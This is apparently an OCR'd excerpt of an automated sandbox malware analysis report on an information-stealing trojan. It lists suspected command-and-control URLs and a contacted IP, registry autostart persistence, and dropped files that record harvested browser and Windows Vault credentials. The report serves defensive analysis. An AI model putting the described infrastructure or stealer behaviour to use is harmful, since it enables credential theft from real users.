
Name	Source	Malicious	Antivirus Detection	Reputation
http://www.thebosscollectionn.com	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ordertds.com	explorer.exe, 00000013.00000002.476720123.00000000065DD000.00000040.00000001.sdmp, wscript.exe, 00000018.00000002.466908835.00000000051F2000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.wikia.com/wiki/Wikia.	changelog.txt.0.dr	false		high
http://www.donationcoder.com/Software/Mouser/Updater/downloads/dcuhelper.zip	changelog.txt.0.dr	false		high
http://www.buymysoft.com	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.milkweedmagic.com/vns/	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ocarlosresolve.com/vns/	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.donationcoder.com/Software/Mouser/Updater/downloads/DcUpdaterSetup.exe	changelog.txt.0.dr	false		high
http://www.wiitendo.com/vns/	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.LosslessAudio.org2	OptimFROG.dll.0.dr	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000013.00000002.342900990.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.last.fm/api/submissions#subs	changelog.txt.0.dr	false		high
http://www.msn.com/de-ch/?ocid=iehpLMEMhh	wscript.exe, 00000018.00000003.381870201.0000000002C2F000.00000004.00000001.sdmp	false		high
http://www.sparkspressworld.comReferer:	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sparkspressworld.com/vns/	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.domennyarendi44.net/vns/www.milkweedmagic.com	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sparkspressworld.com/vns/www.ocarlosresolve.com	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000013.00000002.342900990.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000013.00000002.342900990.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.innergardenhealing.space/vns/	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msn.com/?ocid=iehp	wscript.exe, 00000018.00000003.381851794.0000000002C21000.00000004.00000001.sdmp, wscript.exe, 00000018.00000003.381870201.0000000002C2F000.00000004.00000001.sdmp	false		high
http://www.lyricwiki.org	changelog.txt.0.dr	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000013.00000000.342900990.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000013.00000000.342900990.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000013.00000000.342900990.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.milkweedmagic.com/vns/www.buymysoft.com	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.athleticamackay.com/vns/www.xn--laclnicadelvnculo-gvbi.com	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.everydayresidency.com	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://skwire.dcmembers.com/fp/?page=trout	changelog.txt.0.dr	false		high
http://www.ocarlosresolve.com/vns/www.athleticamackay.com	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.worklesshours.com/vns/	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.thebosscollectionn.com/vns/www.wiitendo.com	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.msn.com/?ocid=iehph	wscript.exe, 00000018.00000003.381851794.0000000002C21000.00000004.00000001.sdmp	false		high
http://www.everydayresidency.comReferer:	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	focus.exe	false		high
http://www.everydayresidency.com/vns/www.sparkspressworld.com	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.athleticamackay.com/vns/	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000013.00000000.342900990.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://lyrics.wikia.com.	changelog.txt.0.dr	false		high
http://www.msn.com/?ocid=iehpG	wscript.exe, 00000018.00000003.381851794.0000000002C21000.00000004.00000001.sdmp	false		high
http://www.ocarlosresolve.com	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000013.00000000.342900990.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.wlwmwntor.com/vns/www.worklesshours.com	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_Error	focus.exe	false		high
http://www.site.com/music/song.mp3.	changelog.txt.0.dr	false		high
http://www.xn--laclnicadelvnculo-gvbi.com/vns/	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.msn.com/?ocid=iehpL	wscript.exe, 00000018.00000003.381851794.0000000002C21000.00000004.00000001.sdmp	false		high
http://www.worklesshours.comReferer:	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.milkweedmagic.comReferer:	explorer.exe, 00000013.00000002.474119323.00000000056BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.forenvid.com/vns/	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.hollandhousedesigns.design/vns/M	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.thebosscollectionn.com/vns/	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designersG	explorer.exe, 00000013.0000000 0.342900990.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.wiitendo.comReferer:	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.msn.com/?ocid=iehpLMEM	wscript.exe, 00000018.00000003 .381870201.0000000002C2F000.00 000004.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000013.0000000 0.342900990.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000013.0000000 0.342900990.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000013.0000000 0.342900990.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://lyrics.wikia.com	changelog.txt.0.dr	false		high
http://www.innergardenhealing.spaceReferer:	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.thebosscollectionn.comReferer:	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.forenvid.com	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.tiro.com	explorer.exe, 00000013.0000000 0.342900990.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.athleticamackay.comReferer:	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	explorer.exe, 00000013.0000000 0.342900990.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.worklesshours.com	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.wlwmwntor.comReferer:	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.typography.netD	explorer.exe, 00000013.0000000 0.342900990.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000013.0000000 0.342900990.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000013.0000000 0.342900990.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.xn--laclnicadelvnculo-gvbi.comReferer:	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ocarlosresolve.comReferer:	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.hollandhousedesigns.designReferer:	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http:// www.wiitendo.com/vns/www.hollandhousedesigns.design	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.wlwmwntor.com	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.ordertds.com/vns/?BIP=7	wscript.exe, 00000018.00000002 .467023538.000000000558F000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fonts.com	explorer.exe, 00000013.0000000 0.342900990.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000013.0000000 0.342900990.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000013.0000000 0.342900990.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.msn.com/de-ch/ocid=iehp	wscript.exe, 00000018.00000002 .462977788.0000000002C08000.00 000004.00000020.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000013.0000000 0.342900990.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000013.0000000 0.342900990.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.wlwmwntor.com/vns/	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.everydayresidency.com/vns/	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sparkspressworld.com	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.xn--laclnicadelvnculo-gvbi.com	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.athleticamackay.com	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.domennyarendi44.net/vns/	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ordertds.comReferer:	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.domennyarendi44.netReferer:	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.buymysoft.com/vns/www.wlwmwntor.com	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.autohotkey.com/forum/topic69642.html	changelog.txt.0.dr	false		high
http://www.buymysoft.com/vns/	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.xn--laclnicadelvnculo-gvbi.com/vns/www.innergardenhealing.space	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.msn.com/de-ch/?ocid=iehp	wscript.exe, 00000018.00000002 .462977788.0000000002C08000.00 000004.00000020.sdmp, wscript.exe, 00000018.00000003.3818702 01.0000000002C2F000.00000004.0 0000001.sdmp	false		high
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000013.0000000 0.342900990.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.forenvid.com/vns/www.thebosscollectionn.com	explorer.exe, 00000013.0000000 2.474119323.00000000056BB000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
161.47.48.3	ordertds.com	United States		19994	RACKSPACEUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412792
Start date:	12.05.2021
Start time:	23:53:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	focus.com (renamed file extension from com to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@12/15@1/1
EGA Information:	Failed

HDC Information:	• Successful, ratio: 45.7% (good quality ratio 42.5%) • Quality average: 72.2% • Quality standard deviation: 30.6%
HCA Information:	• Successful, ratio: 78% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 104.43.139.144, 104.42.151.234, 20.50.102.62, 23.218.208.56, 92.122.213.247, 92.122.213.194, 20.54.26.129, 205.185.216.42, 205.185.216.10, 2.20.143.16, 2.20.142.209, 20.82.209.183, 20.82.210.154 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, iris-de-prod-azsc-neu.northeurope.cloudapp.azure.com, fs.microsoft.com, dual-a-0001.a-msedge.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, cds.d2s7q6s2.hwcdn.net, a767.dscg3.akamai.net, iris-de-prod-azsc-uks.uksouth.cloudapp.azure.com, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
23:54:00	API Interceptor	794x Sleep call for process: player-toolkit.exe modified
23:55:30	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run K6M8V4IX5F C:\Users\user\AppData\Roaming\RadioBOSSAssembly\player-toolkit.exe
23:55:39	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run K6M8V4IX5F C:\Users\user\AppData\Roaming\RadioBOSSAssembly\player-toolkit.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RACKSPACEUS	executable.2772.exe	Get hash	malicious	Browse	• 23.253.46.64
	SwiftReport_11371201183146224.exe	Get hash	malicious	Browse	• 184.106.54.10
	IMG_INVOICE_6628862572.exe	Get hash	malicious	Browse	• 173.203.187.10
	PI.exe	Get hash	malicious	Browse	• 173.203.187.10
	swift copy.exe	Get hash	malicious	Browse	• 173.203.187.10
	product specification.xlsx	Get hash	malicious	Browse	• 162.209.114.201
	Proforma HBK Equip Req ozen-global 20.04.2021 cc (1).xlsx.exe	Get hash	malicious	Browse	• 146.20.161.10
	INVOICE N. 7.pdf.exe	Get hash	malicious	Browse	• 184.106.54.10
	WaybillDoc_5736357561.pdf.exe	Get hash	malicious	Browse	• 184.106.54.10
	VWR CI 160421.xlsx.exe	Get hash	malicious	Browse	• 173.203.187.10
	NdBLyH2h5d.exe	Get hash	malicious	Browse	• 162.209.114.201
	RFQ12-ADM2020pdf.exe	Get hash	malicious	Browse	• 23.253.11.194
	f1uK8cmWpt.dll	Get hash	malicious	Browse	• 209.20.87.138
	JmtlihbjqE.dll	Get hash	malicious	Browse	• 209.20.87.138
	GMLce4kiLh.dll	Get hash	malicious	Browse	• 209.20.87.138
	lbL6XqqqM3.dll	Get hash	malicious	Browse	• 209.20.87.138
	ju3KXnbV9b.dll	Get hash	malicious	Browse	• 209.20.87.138
	ofBzBALmBi.dll	Get hash	malicious	Browse	• 209.20.87.138
	executable.2772.exe	Get hash	malicious	Browse	• 23.253.46.64
	JRTpdf.exe	Get hash	malicious	Browse	• 184.106.42.192

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\bass.dll	delZYToJxe.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\DB1	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Roaming\0NN3-705\0NNlogim.jpeg	
Process:	C:\Windows\SysWOW64\wscript.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	106124

C:\Users\user\AppData\Roaming\0NN3-705\0NNlogim.jpeg	
Entropy (8bit):	7.929012201389515
Encrypted:	false
SSDEEP:	3072:XAaIwYgckzhMWoUXYJvFSVmJuff2DKeKGB4PFl5TC1WgsdU2lG:XFFYHkzhMWzgv8VmJuGDrKBPdldnlG
MD5:	7E803876142895EAB1A3E3ADE118C897
SHA1:	2F98E6DD066EFAE230AA0C8461336E8557A76218
SHA-256:	5545C92F48DA83A824183A492C92BA814355383C4D7526EAFB32840E3AEB41F3
SHA-512:	14E7281844B6958C6D89AADB8618B7E37F9A184A18EF66476A875C112AC8D16B5F563A92A2298843947641CFCB4CC08B6517A903E4BCD6017C84C198152419A4
Malicious:	false
Reputation:	low
Preview:	......JFIF.....`.`.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..01KK...lq\....xcS.m..#Hm.....T.....<!...wq5...v1.?S.....rHj-.U:...5.....\|..+.....}...<.>...H.....Wo.CK`/l.1./...C...W.....,1....R.0.W.M.!.l7.~S....."SW.^..c.....^s.....u,-n....A..?.2.....l.(.?....7..~.q$.f..1\.q[.....oS:.gOY".....f-%.P.b.Z....>.....4+..b.Y&..F...)Pq.L..... .....H.#.|..).?.H.'.|....).?m.....h.t.....|4.%...d....

C:\Users\user\AppData\Roaming\0NN3-705\0NNlogrg.ini	
Process:	C:\Windows\SysWOW64\wscript.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	2.7883088224543333
Encrypted:	false
SSDEEP:	3:rFGQJhIl:RGQPY
MD5:	4AADF49FED30E4C9B3FE4A3DD6445EBE
SHA1:	1E332822167C6F351B99615EADA2C30A538FF037
SHA-256:	75034BEB7BDED9AEAB5748F4592B9E1419256CAEC474065D43E531EC5CC21C56
SHA-512:	EB5B3908D5E7B43BA02165E092F05578F45F15A148B4C3769036AA542C23A0F7CD2BC2770CF4119A7E437DE3F681D9E398511F69F66824C516D9B451BB95F945
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....C.h.r.o.m.e. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\0NN3-705\0NNlogri.ini	
Process:	C:\Windows\SysWOW64\wscript.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	2.8420918598895937
Encrypted:	false
SSDEEP:	3:+slXllAGQJhIl:dllGQPY
MD5:	D63A82E5D81E02E399090AF26DB0B9CB
SHA1:	91D0014C8F54743BBA141FD60C9D963F869D76C9
SHA-256:	EAECE2EBA6310253249603033C744DD5914089B0BB26BDE6685EC9813611BAAE
SHA-512:	38AFB05016D8F3C69D246321573997AAAC8A51C34E61749A02BF5E8B2B56B94D9544D65801511044E1495906A86DC2100F2E20FF4FCBED09E01904CC780FDBAD
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	....I.e.x.p.l.o.r. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\0NN3-705\0NNlogrv.ini	
Process:	C:\Windows\SysWOW64\wscript.exe
File Type:	data
Category:	dropped
Size (bytes):	210
Entropy (8bit):	3.504619219205926
Encrypted:	false
SSDEEP:	6:tGQPYIlaExGNlGcQga3Of9y96GO4GlmFr5sEoY:MIlaExGNYvOI6x4RCY
MD5:	B13CDE0DBE0EB58127F97F55B6456633
SHA1:	8DABEAB2067C685BCE09EA43D2AA3A5CBBBB53AF
SHA-256:	31B5179063BFD2E75CF97B7A1103EB35089F8444F373300B93910D29D6D405DF
SHA-512:	24AA3725D4F45142914580BEC3F5D90EFBD250FF7C29FBD5F880D764F543F7FCE081AC3FA5FB469AAFBEA604194CE9B39B796F6BE7BE67F0EF32E91E4E68E5D3
Malicious:	**true**
Preview:	...._._.V.a.u.l.t. .R.e.c.o.v.e.r.y.....N.a.m.e.:...M.i.c.r.o.s.o.f.t.A.c.c.o.u.n.t.:.t.a.r.g.e.t.=.S.S.O._.P.O.P._.D.e.v.i.c.e.....I.d.:...0.2.p.q.n.p.i.b.a.m.o.j.d.i.x.r.....A.u.t.:.....P.a.s.s.:.....

C:\Users\user\AppData\Roaming\RadioBOSSAssembly\OptimFROG.dll	
Process:	C:\Users\user\Desktop\focus.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, UPX compressed
Category:	dropped
Size (bytes):	88576
Entropy (8bit):	7.860927979329831
Encrypted:	false
SSDEEP:	1536:V/ZK03F4yJtmCR1T1lBRhHdT0oUtbMeQT410/QMe6bdtrRtD:V/owCy623lBRhHdT0fpMeS41kxtd5
MD5:	74F5780527A0CDF9D079648DADE4956C
SHA1:	2913F03BD371350B0F694E6DCEE8C7DBF1C7A6AB
SHA-256:	A1705F7563F39B2F1A3A5AFDFEA8C2BAF2419EEE53B202F22589C85AF07ACD23
SHA-512:	82E07443C58D0F9A9F8AD8BD45643FDB85C32E3AEC9DB4A3FA3BA11E6F6E36A0BD1E7E1B63E0901DF76A4427C16744B7E692E2B2253C9E79EE6DC6871F648EF5
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 4%
